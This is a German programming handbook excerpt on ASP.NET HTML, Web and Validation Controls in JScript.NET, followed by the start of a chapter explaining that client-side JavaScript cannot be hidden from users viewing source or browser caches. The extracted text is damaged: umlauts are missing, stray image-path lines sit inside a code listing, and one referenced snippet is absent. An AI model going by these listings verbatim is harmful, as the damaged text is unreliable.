Wie Sie sehen, wird der Text im Webbrowser ausgegeben. Werfen wir wieder einen Blick auf den erzeugten HTML-Quellcode:

```
<html>
<head>
   <title>ASP.NET</title>
```

```
</head>
<body>

<p id="Absatz">HTML-Zugriff leicht gemacht</p>
</body>
</html>
```

Sie stellen fest: Wieder ist der `<script>`-Block verschwunden; innerhalb des `<p>`-Elements steht jetzt der angegebene Text (das `runat="server"` ist ebenfalls nicht mehr da).

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 26 JavaScript goes .NET**
  - **26.1 Erste Schritte**
  - **26.2 HTML Controls**
  - **26.3 Web Controls**
  - **26.4 Validation Controls**
  - **26.5 Fazit**

top

26.2 HTML Controls

Was Sie gerade in Aktion gesehen haben, sind die so genannten HTML Controls von ASP.NET: Durch das Hinzufgen von `runat="server"` kann (fast) jedes HTML-Element serverseitig ausgelesen und auch modifiziert werden. Sie mssen nie wieder serverseitigen und clientseitigen Quellcode mischen: Ein Designer erstellt das HTML-Gerst einer Seite, und der Programmierer fgt den Skriptcode hinzu und fllt somit das HTML-Grundgerst mit Daten.

Besonders von Vorteil ist das Ganze natrlich bei Formularen. Hier gibt es allerdings eine Besonderheit: Damit Sie auf die einzelnen Elemente eines Formulars serverseitig zugreifen knnen, mssen Sie nicht nur diese mit dem Attribut `runat="server"` versehen – sondern auch das Formular muss mit dem `runat`-Attribut fr den serverseitigen Zugriff freigeschaltet werden.

Auf die entsprechenden Daten in den Formularfeldern knnen Sie dann mit den Eigenschaften `Value` zugreifen (bei einigen Formularfeldtypen gibt es Besonderheiten, aber das ist zunchst nicht von Interesse). Denken Sie nur daran, jeweils eine eindeutige ID zu vergeben.

Fr das nchste Beispiel ebenfalls noch von Interesse ist das Attribut `OnServerClick` fr HTML-Schaltflchen (`<input type="button">`). Hier knnen Sie als Wert den Namen einer ASP.NET-Funktion angeben, die dann – serverseitig – beim Klicken auf die Schaltflche ausgefhrt werden wird:

```
<input type="button" value="Versenden"
   OnServerClick="Ausgabe" runat="server" />
```

Die Funktion `Ausgabe()` steht dann im `<script>`-Block und hat folgendes Aussehen:

```
function Ausgabe(o: Object, e: EventArgs) {
   // Code ...
}
```

Hier sehen Sie eine weitere Besonderheit von ASP.NET und auch eine von JScript.NET: Die Funktion erhlt automatisch zwei Parameter, hier `o` und `e` genannt. Es ist jedoch eine Vorschrift von .NET, dass jede Variable einen Typ hat. Der Typ ist hier hinter dem Doppelpunkt angegeben. JavaScript kennt eine solche Typisierung von Variablen nicht, deswegen haben alle anderen Kapitel dieses Buches Variablen ohne Typ.

Unser nchstes Beispiel ist etwas lnger: Ein Formular mit ein paar Feldern wird erzeugt; auf Mausklick werden dann die Feldeingaben ausgegeben. Dies ist natrlich nur eine Demonstration von ASP.NET; in einer wirklichen Anwendung wrden die Formulardaten beispielsweise in eine Datenbank geschrieben oder per E-Mail versandt werden. Sie sehen aber bereits hier, wie einfach das eigentlich geht:

```
<%@ Page Language="JScript" %>
<script runat="server">
function Ausgabe(o: Object, e: EventArgs) {
   var s: String;
   s  = "Name: " + Name.Value + "<br />";
   s += "E-Mail: " + Email.Value + "<br />";
   s += "Buch: " + Buch.Value;
   Absatz.InnerHtml = s;
}
</script>

<html>
<head>
   <title>ASP.NET</title>
</head>
<body>
<form runat="server">
Name: <input type="text" id="Name" runat="server" /><br />
E-Mail: <input type="text" id="Email" runat="server" /><br />
Buch: <select id="Buch" runat="server">
   <option value="JS7">JavaScript-Handbuch, 7. Auflage</option>
   <option value="AS">Einstieg in ActionScript</option>
   <option value="WS">Web Services – Grundlagen</option>
   <option value="WSPHP">Web Services mit PHP</option>
</select>
<input type="button" value="Versenden"
   OnServerClick="Ausgabe" runat="server" />
</form>
<p id="Absatz" runat="server"></p>
</body>
```

```
</html>
```

In der Funktion `Ausgabe()` wird zunchst eine String-Variable deklariert. Auch hier muss der Datentyp angegeben werden:

```
var s: String;
```

Dann werden die einzelnen Formularangaben in dieser Variablen gesammelt, und diese wird dann am Ende im `<p>`-Element ausgegeben:

```
Absatz.InnerHtml = s;
```

In Abbildung 26.3 sehen Sie das Ergebnis. Es hat den angenehmen Nebeneffekt, dass die Formularfelder nach dem Formularversand automatisch wieder mit den zuvor eingegebenen Werten vorausgefllt werden. Das ist insbesondere dann wichtig, wenn der Anwender noch Angaben korrigieren muss, beispielsweise fehlende Pflichtfelder.



Hier klicken, um das Bild zu Vergrern

Abbildung 26.3 Formulardaten werden ruckzuck ausgegeben.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes . NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 26 JavaScript goes .NET
- **26.1 Erste Schritte**
- **26.2 HTML Controls**
- **26.3 Web Controls**
- **26.4 Validation Controls**
- **26.5 Fazit**

top

26.3 Web Controls

Wie Sie sehen konnten, kann eine bestehende HTML-Seite relativ schnell fr ASP.NET umgestellt werden: Alle Elemente, die serverseitig modifiziert werden sollen, mssen mit `runat="server"` versehen werden.

Die Firma Microsoft versucht jedoch schon seit Jahren – und das ziemlich erfolglos – die Entwicklung von Windows-Anwendungen der Entwicklung von Web-Anwendungen anzugleichen. Die Idee lautet: Wenn die Anwendungen hnlich erstellt werden knnen, wird aus einem guten Windows-Entwickler sofort ein fhiger Web-Entwickler. ber diese Folgerung kann man streiten, dennoch gibt es immer wieder Anstze von Microsoft-Entwicklungsumgebungen, die sowohl fr Standalone-Programme als auch fr Webseiten verwendet werden knnen.

Der vorerst letzte Hhepunkt dieser Bestrebungen ist bei ASP.NET realisiert worden und in Visual Studio besonders offensichtlich zu beobachten: Microsoft hat eigene Tags eingefhrt, die so genannten Web Controls. Diese beginnen immer mit `<asp:` und hneln vom Namen her Windows-Elementen. Hier ein Beispiel: Bei der Windows-Programmierung (mit Visual Studio, aber auch mit Konkurrenzprodukten) steht ein `Label`-Element immer fr einen Text. Nun gibt es bei ASP.NET zufllig das Web Control `<asp:Label>`. Auch hier ist wieder `runat="server"` Pflicht, und auch hier erfolgt der Zugriff wieder ber das `id`-Attribut. Der einzige Unterschied zu den zuvor gezeigten HTML Controls ist eine andere Eigenschaft fr den Text; hier heit sie `Text`. Folgendes Beispiel illustriert das:

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

```
<%@ Page Language="JScript" %>
<script runat="server">
function Page_Load() {
   Ausgabe.Text = "Web Controls sind recht praktisch";
}
</script>

<html>
<head>
   <title>ASP.NET</title>
</head>
<body>
<asp:Label id="Ausgabe" runat="server" />
</body>
</html>
```

Tags fr Web Controls mssen immer abgeschlossen werden, entweder wie gezeigt mit `.../>` oder mit dem zugehrigen End-Tag. Das wre hier `</asp:Label>` gewesen.



Hier klicken, um das Bild zu Vergrern

Abbildung 26.4 Die Ausgabe – wie erwartet

Der Text wird ausgegeben, womit Sie sicherlich gerechnet haben; der HTML-Quellcode im Browser sorgt jedoch fr eine kleine berraschung:

```
<html>
<head>
   <title>ASP.NET</title>
</head>
<body>
<span id="Ausgabe">Web Controls sind recht praktisch</span>
</body>
</html>
```

Das Web Control wurde also in ein entsprechendes HTML-Element umgewandelt, und zwar in `<span>`!

Das Beispiel von oben mit dem Mini-Formular lsst sich recht schnell umschreiben. Die Tcken stecken hier im Detail: Die Control-Namen sind neu, und das gilt auch fr die Namen der Eigenschaften, ber die der Zugriff auf die Formulardaten erfolgt. Deswegen sehen Sie hier ohne weiteren Kommentar den entsprechenden Code:

```
<%@ Page Language="JScript" %>
<script runat="server">
function Ausgabe(o: Object, e: EventArgs) {
   var s: String;
   s  = "Name: " + Name.Text + "<br />";
   s += "E-Mail: " + Email.Text + "<br />";
   s += "Buch: " + Buch.SelectedItem.Value;
   Absatz.Text = s;
}
</script>


<html>
<head>
   <title>ASP.NET</title>
</head>
```

```
<body>
<form runat="server">
Name: <asp:TextBox id="Name" runat="server" /><br />
E-Mail: <asp:TextBox id="Email" runat="server" /><br />
Buch: <asp:DropDownList id="Buch" runat="server">
   <asp:ListItem Value="JS7" Text="JavaScript-Handbuch, 7. Auflage" />
   <asp:ListItem Value="AS" Text="Einstieg in ActionScript" />
   <asp:ListItem Value="WS" Text="Web Services – Grundlagen" />
   <asp:ListItem Value="WSPHP" Text="Web Services mit PHP" />
</asp:DropDownList>
<asp:Button Text="Versenden" OnClick="Ausgabe" runat="server" />
</form>
<asp:Label id="Absatz" runat="server" />
</body>
</html>
```

Aber Web Controls sind nicht nur ein Pendant zu HTML Controls, sie gehen auch weiter. Ein besonders aussagekrftiges Beispiel hierfr ist das folgende dreizeilige Listing:

```
<form runat="server">
   <asp:Calendar runat="server" />
</form>
```

Die Browserausgabe sehen Sie in Abbildung 26.5.



Hier klicken, um das Bild zu Vergrern

Abbildung 26.5 Das Calendar-Web-Control im August 2006

Es wird also ein Kalender erzeugt, der sich automatisch im richtigen Monat befindet (es ist auch mglich, den aktuellen Tag zu markieren). Die drei Zeilen ASP.NET-Code haben zu etwa 30 Zeilen HTML-Code gefhrt, der aus ber 6500 Zeichen besteht. Damit ist klar, dass Web Controls nicht nur ein Ersatz fr HTML Controls sein sollen, sondern eine Erweiterung sind.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 26 JavaScript goes .NET**
  - **26.1 Erste Schritte**
  - **26.2 HTML Controls**
  - **26.3 Web Controls**
  - **26.4 Validation Controls**
  - **26.5 Fazit**

23 Multimedia

24 Java

25 Serverseitige Technologien

26 JavaScript goes . NET

27 Code schtzen

28 Top Secret: Passwortschutz

29 Signierte Skripte

30 JavaScript und Sicherheit

31 Navigation

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

26.4 Validation Controls

Eine hufige Anwendung fr JavaScript ist die Validierung von Formularfeldern. Noch besser als eine JavaScript-Validierung ist natrlich eine serverseitige Validierung, denn clientseitiges JavaScript kann ja im Browser ausgeschaltet werden.

Bei der berprfung von Pflichtfeldern kann ASP.NET dem Programmierer viel Arbeit abnehmen. Der Einbau einer Formularprfung erfordert (fast) keine Programmierung. So genannte Validation Controls bernehmen den Rest. Hier sehen Sie ein Beispiel fr ein solches Control:

```
<asp:RequiredFieldValidator runat="server"
   ControlToValidate="Email"
   ErrorMessage="** Geben Sie eine E-Mail-Adresse an" />
```

Das Formularfeld mit dem `id`-Attribut `"Email"` wird berprft; bei einem Fehler wird die angegebene Fehlermeldung ausgegeben. Neben dieser einfachen berprfung fr Pflichtfelder knnen auch komplexere Angaben verifiziert werden, zum Beispiel mit Hilfe von regulren Ausdrcken:

Hier wird das Feld `Email` zustzlich noch auf korrekte Formatierung geprft. Das Attribut `Display="Dynamic"` ist nicht notwendig; im Beispiel sorgt es nur dafr, dass die Fehlermeldung im Zweifelsfall direkt neben dem zugehrigen Formularfeld ausgegeben wird.

Das Beste: Das war es auch (fast) schon. Validation Controls werden an der Stelle, an der sie im HTML-Code stehen, bei Bedarf durch die angegebene Fehlermeldung ersetzt; Sie sollten die Controls also neben dem jeweiligen Formularfeld platzieren. Hier sehen Sie ein vollstndiges Listing:

```
<%@ Page Language="JScript" %>
<script runat="server">
function Ausgabe(o: Object, e: EventArgs) {
   Page.Validate();
   if (Page.IsValid) {
      var s: String;
```

```
      s  = "Name: " + Name.Text + "<br />";
      s += "E-Mail: " + Email.Text + "<br />";
      s += "Buch: " + Buch.SelectedItem.Value;
      Absatz.Text = s;
   }
}
</script>

<html>
<head>
   <title>ASP.NET</title>
</head>
<body>

<form runat="server">
Name: <asp:TextBox id="Name" runat="server" />
<asp:RequiredFieldValidator runat="server"
   ControlToValidate="Name"
   ErrorMessage="** Geben Sie Ihren Namen an" />
<br />
E-Mail: <asp:TextBox id="Email" runat="server" />
<asp:RequiredFieldValidator runat="server"
   ControlToValidate="Email"
   ErrorMessage="** Geben Sie eine E-Mail-Adresse an"
   Display="Dynamic"/>
<asp:RegularExpressionValidator runat="server"
   ControlToValidate="Email"
   ValidationExpression="\w+([-+.']\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*"
   ErrorMessage="** Geben Sie eine gltige E-Mail-Adresse an"
   Display="Dynamic"/>
<br>
Buch: <asp:DropDownList id="Buch" runat="server">
   <asp:ListItem Value="JS7" Text="JavaScript-Handbuch, 7. Auflage" />
   <asp:ListItem Value="AS" Text="Einstieg in ActionScript" />
   <asp:ListItem Value="WS" Text="Web Services – Grundlagen" />
   <asp:ListItem Value="WSPHP" Text="Web Services mit PHP" />
</asp:DropDownList>
<asp:Button Text="Versenden" OnClick="Ausgabe" runat="server" />
</form>
<asp:Label id="Absatz" runat="server" />
</body>
</html>
```

Laden Sie die Seite in den Webbrowser, und versuchen Sie, das Formular unausgefllt oder mit falschen Angaben abzusenden. Das mgliche Ergebnis sehen Sie in Abbildung 26.6.



Hier klicken, um das Bild zu Vergrern

Abbildung 26.6 Das Formular kann nicht mit Fehlern verschickt werden.

ASP.NET verhindert clientseitig, dass das Formular verschickt wird, wenn die berprfungen nicht stattgefunden haben. Dies geschieht auf dem Client, sprich: Hier ist JavaScript mit im Spiel. Ein Blick in den Quellcode offenbart das auch. Zunchst wird eine ASP.NET-eigene Validierungsbibliothek geladen (die Versionsnummer hngt natrlich von der Versionsnummer der verwendeten .NET-Version ab):

```
<script language="javascript" src="/aspnet_client/system_web/1_1_4322/WebUIValidation.js">
</script>
```

Die Fehlermeldungen sind auch alle bereits im HTML-Dokument vorhanden:

```
<span id="_ctl1" controltovalidate="Name" errormessage="** Geben Sie Ihren Namen an"
evaluationfunction="RequiredFieldValidatorEvaluateIsValid" initialvalue=""
style="color:Red;visibility:hidden;">** Geben Sie Ihren Namen an</span>
```

Beachten Sie das `style`-Attribut – zunchst sind die Meldungen nmlich noch unsichtbar. Sobald jedoch ein Fehler festgestellt wird, werden die roten Texte sichtbar. Die folgende Angabe im `<form>`-Tag aktiviert schlielich die Validierung beim Formularversand:

```
onsubmit="ValidatorOnSubmit();"
```

Sie sehen also – es ist keine groe Hexerei, aber viel weniger Arbeit.

Sie fragen sich vermutlich noch, warum die folgende berprfung im JScript.NET-Code eingebaut worden ist:

```
Page.Validate();
if (Page.IsValid) {
   // ...
}
```

Nun, die Validierung im Webbrowser funktioniert offensichtlich nur bei aktiviertem JavaScript. Viel schlimmer ist jedoch Folgendes: Sie funktioniert in alten .NET-Versionen (1.0, 1.1) nur im Microsoft Internet Explorer, andere Browser bleiben auen vor. Das ist umso verwunderlicher, als dass beispielsweise die aktuellen Netscape-Versionen in JavaScript-Hinsicht die gezeigten Effekte zum Live-Einblenden von Fehlermeldungen durchaus untersttzen wrden. Aber es soll eben nicht so sein, wie Abbildung 26.7 und Abbildung 26.8 verdeutlichen: Unter Konqueror kann das Formular auch mit Fehlern verschickt werden.

Allerdings gibt es fr diese anderen Browser und Browsereinstellungen einen Ausweg: Mit `Page.Validate()` stoen Sie manuell die Validierung an. Wenn mindestens ein Validation Control eine Fehlermeldung ausgeben msste, wird dadurch die Eigenschaft `Page.IsValid` auf `false` gesetzt. Deswegen wird genau diese Eigenschaft geprft. Ist sie `true`, werden die Formulardaten ausgegeben, andernfalls nicht. Im letzteren Fall allerdings erscheinen dann automatisch die Fehlermeldungen – der Benutzer, der das Formular ausgefllt hat, muss also seine Eingaben korrigieren, um das Formular verschicken zu knnen.



Hier klicken, um das Bild zu Vergrern

Abbildung 26.7 Beim Konqueror kann das Formular (zunchst) verschickt werden



Hier klicken, um das Bild zu Vergrern

Abbildung 26.8 ...doch die Bestrafung folgt auf dem Fue.

In ASP.NET 2.0 funktioniert die Validierung in allen modernen Browsern, aber die Extra-Prfung ist weiterhin notwendig – JavaScript kann ohne Weiteres abgeschaltet werden. Sie drfen sich deswegen nie darauf verlassen, dass die Daten im Browser bereits berprft worden sind.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 26 JavaScript goes .NET**
  - **26.1 Erste Schritte**
  - **26.2 HTML Controls**
  - **26.3 Web Controls**
  - **26.4 Validation Controls**
  - **26.5 Fazit**

top

26.5 Fazit

Dieser kleine Exkurs hat Ihnen hoffentlich gezeigt, dass in ASP.NET einige sehr praktische Dinge integriert sind, die die serverseitige Programmierung stark erleichtern knnen – und dabei mssen Sie (fast) keine neue Sprache lernen, denn JScript.NET und JavaScript sind sich sehr hnlich. Auerdem haben Sie gesehen, dass Microsofts .NET selbst sehr viel JavaScript-Code erzeugt; die clientseitige Technologie ist also immer noch aktuell und wichtig. Allerdings gibt es auch hier einen Pferdefu: ASP.NET erzeugt teilweise so viel JavaScript-Code, dass manche Dinge ohne Skript-Untersttzung nur sehr eingeschrnkt funktionieren.

31 Navigation

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 27 Code schtzen**
  - **27.1 Quellcode einsehen**
    - **27.1.1 Menbefehle**
    - **27.1.2 Tastenkrzel**
    - **27.1.3 Kontextmen**
    - **27.1.4 Dateisystem**
  - **27.2 Code im Frame verstecken**
  - **27.3 Mausklick verhindern**
  - **27.4 Code codieren**
    - **27.4.1 Optisch verschleiern**
    - **27.4.2 Inhaltlich verschleiern**
  - **27.5 Dateien auslagern**
  - **27.6 Caching verhindern**
  - **27.7 Code serverseitig generieren**

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Das Wesentliche ist fr die Augen unsichtbar, man muss es mit dem Herzen sehen. – Antoine de Saint-Exupry, Der kleine Prinz

Kapitel 27 Code schtzen

Beim Lesen von JavaScript-Newsgroups und in Diskussionslisten sowie in den Gngen von Web-Agenturen taucht immer wieder eine Frage auf: Wie kann ich meinen JavaScript-Code schtzen? Wie kann ich verhindern, dass andere Personen meinen Code auslesen, kopieren, abndern und dann als ihr geistiges Eigentum ausgeben knnen?

Um die Antwort vorwegzunehmen: gar nicht.

Sie haben richtig gelesen – es ist nicht mglich, den Code hundertprozentig zu schtzen. Es gibt mehrere Anstze, und manche Programmierer behaupten tatschlich, ihr Ansatz wrde funktionieren. Bis jetzt konnte aber noch niemand nachweisen, dass seine Lsung auch wirklich funktioniert.

Denken Sie daran: JavaScript ist eine clientseitige Skriptsprache. Das heit, sie wird vom Client, also vom Webbrowser, interpretiert. Die Daten mssen daher irgendwie beim Browser ankommen. Man kann die Daten auf mehrere Arten und Weisen abfangen; manchmal bietet der Browser sogar Mglichkeiten an, auf den Quellcode zuzugreifen.

Im Folgenden werden wir einige Mglichkeiten vorstellen, wie Sie es dem Benutzer mglichst schwer machen, auf die Daten zuzugreifen. Mgliche Illusionen wollen wir Ihnen jedoch vollstndig nehmen. Aus diesem Grund erfahren Sie jedes Mal, wie das vorgestellte Verfahren ausgehebelt werden kann.

Bei den Methoden zum Datenzugriff beschrnken wir uns auf die Browser Internet Explorer und Mozilla, aber auch mit anderen Browsern ist es sehr einfach, an Quellcodeinformationen zu gelangen.



27.1 Quellcode einsehen ▼

Von einem Webserver bertragene Dateien werden von den verschiedenen Browsern an unterschiedlichen

Stellen zwischengespeichert. Es gibt mehrere Mglichkeiten, auf diese Dateien zuzugreifen:

- ber Menbefehle
- mit Tastenkrzeln
- durch Kontextmens
- ber das Dateisystem

Im Folgenden stellen wir die erfolgreichsten Methoden vor.

top

27.1.1 Menbefehle

Jeder Browser, der etwas auf sich hlt, bietet Menbefehle an, um auf den Quelltext von einzelnen HTML-Seiten zuzugreifen.

Im Microsoft Internet Explorer steht dazu das Kommando **Ansicht** N **Quelltext anzeigen** zur Verfgung. Der Browser ffnet dann den Standard-Texteditor des Systems (unter Windows: Notepad). Fr grere Dateien wird unter einigen Windows-Versionen bei Bedarf WordPad geffnet, weil Notepad dort eine Grenbeschrnkung hat.

Mozilla-Browser bieten die Menoption **Ansicht** N **Seitenquelltext** bzw. **View** N **Page Source**. Hierzu wird ein neues Browserfenster ohne jeglichen Schnickschnack geffnet (also ohne irgendwelche Leisten; nur die Titelleiste und gegebenenfalls Scrollbalken sind sichtbar). In diesem Fenster wird der Seitenquelltext angezeigt.



Hier klicken, um das Bild zu Vergrern

Abbildung 27.1 Quellcode einsehen im Firefox

top

27.1.2 Tastenkrzel ▼▲

Die wichtigsten Menbefehle einer Applikation knnen auch mit Tastenkrzeln aufgerufen werden. Das ermglicht erfahreneren Benutzern, auf die wichtigsten Funktionen einer Applikation mglichst schnell zuzugreifen. Ein Tastenkrzel kann schneller ausgefhrt werden als ein Mausklick, denn mit der Maus muss zunchst das zu klickende Element gesucht und mit dem Cursor erreicht werden. Diese Arbeit entfllt bei Tastenkrzeln, weil versiertere Benutzer blind tippen knnen und dabei die Augen nur auf den Bildschirm richten mssen. Wo sich die einzelnen Tasten befinden, verrt das Gefhl.

Unter dem Microsoft Internet Explorer steht kein Tastenkrzel fr die Anzeige des Quelltextes zur Verfgung. Die Mozilla-Versionen dagegen kennen (Strg)+(U), was denselben Effekt hat wie **Ansicht** N **Seitenquelltext** bzw. **View** N **Page Source**.

Eine besondere Bedeutung kommt hier den Frames zu. Bei mehreren Frames ist oft nicht der Quellcode des Hauptdokuments mit dem `<frameset>`-Element interessant, sondern der Code in den einzelnen Frames. Sobald Sie mit der Maus in einen Frame klicken, erhalten Sie bei Mozilla-Browsern ber **Ansicht** N **Rahmenquelltext** bzw. **View** N **Frame Source** den Quelltext des ausgewhlten Frames.

top

27.1.3 Kontextmen ▼▲

Wenn Sie mit der rechten Maustaste in einen leeren Bereich eines HTML-Dokuments klicken, erhalten Sie ein Kontextmen, ber das Sie unter anderem auch den Quelltext des aktuellen Dokuments anzeigen knnen. Das funktioniert durchgngig bei allen Browsern, seien es der Internet Explorer, Netscape Navigator oder Opera. Lediglich die Bezeichnung des entsprechenden Meneintrags ist anders:

- Beim Internet Explorer heit der Eintrag **Quelltext anzeigen**.
- Bei Mozilla-Browsern heit der Eintrag **Seitenquelltext anzeigen** bzw. **View Page Source** (siehe Abbildung 27.2).



Hier klicken, um das Bild zu Vergrern

Abbildung 27.2 Das Kontextmen im Firefox

Sie mssen nur darauf achten, dass Sie nicht mit der rechten Maustaste auf eine Grafik klicken; der Internet Explorer streicht dann den Eintrag **Quelltext anzeigen** aus dem Kontextmen.

Was wenige wissen: Das Kontextmen lsst sich auch per Tastendruck aufrufen, wenn die Tastatur das untersttzt. Windows-Tastaturen haben nmlich rechts von (AltGr) noch eine spezielle Taste (), die das Kontextmen aufruft. So kann auch ohne Mausbettigung der Quelltext einer Seite ber das Kontextmen angezeigt werden.

top


27.1.4 Dateisystem ▲

Wenn ein Browser Daten von einem Webserver anfordert, hlt er diese in der Regel nicht im Speicher (der wre sonst schnell voll), sondern legt sie auf der Festplatte ab. Wenn Sie also Ihre Festplatte durchsuchen, stoen Sie auf eine Reihe von HTML-Dateien, Grafiken und eben auch auf JavaScript-Files. Sie mssen nur wissen, wo Sie zu suchen haben:

- Der (Windows-)Internet Explorer speichert die Dateien in einem Ordner namens **Temporary Internet Files** zwischen. Dieser Ordner befindet sich:
  - bei Windows 9x/Me unterhalb des Verzeichnisses **C:\windows**
  - bei Windows NT/2000/XP/2003/Vista im Profilverzeichnis des Benutzers (z.B. **C:\winnt\profiles\benutzername** oder **C:\Dokumente und Einstellungen\<Benutzername>\Anwendungsdaten**)

Die genauen Ordnerbezeichnungen sind auch von der jeweiligen Systemkonfiguration abhngig.

- Mozilla-Browser speichern (unter Windows) die Dateien im Verzeichnis **C:\windows\Anwendungsdaten** (beziehungsweise **C:\Dokumente und Einstellungen\<Benutzername>\Anwendungsdaten**) ab; der genaue Pfad hngt natrlich unter anderem davon ab, welches Mozilla-Derivat Sie einsetzen.



Hier klicken, um das Bild zu Vergrern

Abbildung 27.3 Im Cache des Internet Explorer befinden sich auch .js-Dateien.

Sie knnen also Ihren Cache ber das Dateisystem durchsuchen und dort abgelegte Dateien beispielsweise in einem Texteditor ffnen. Schon haben Sie Zugriff auf den dortigen Code.

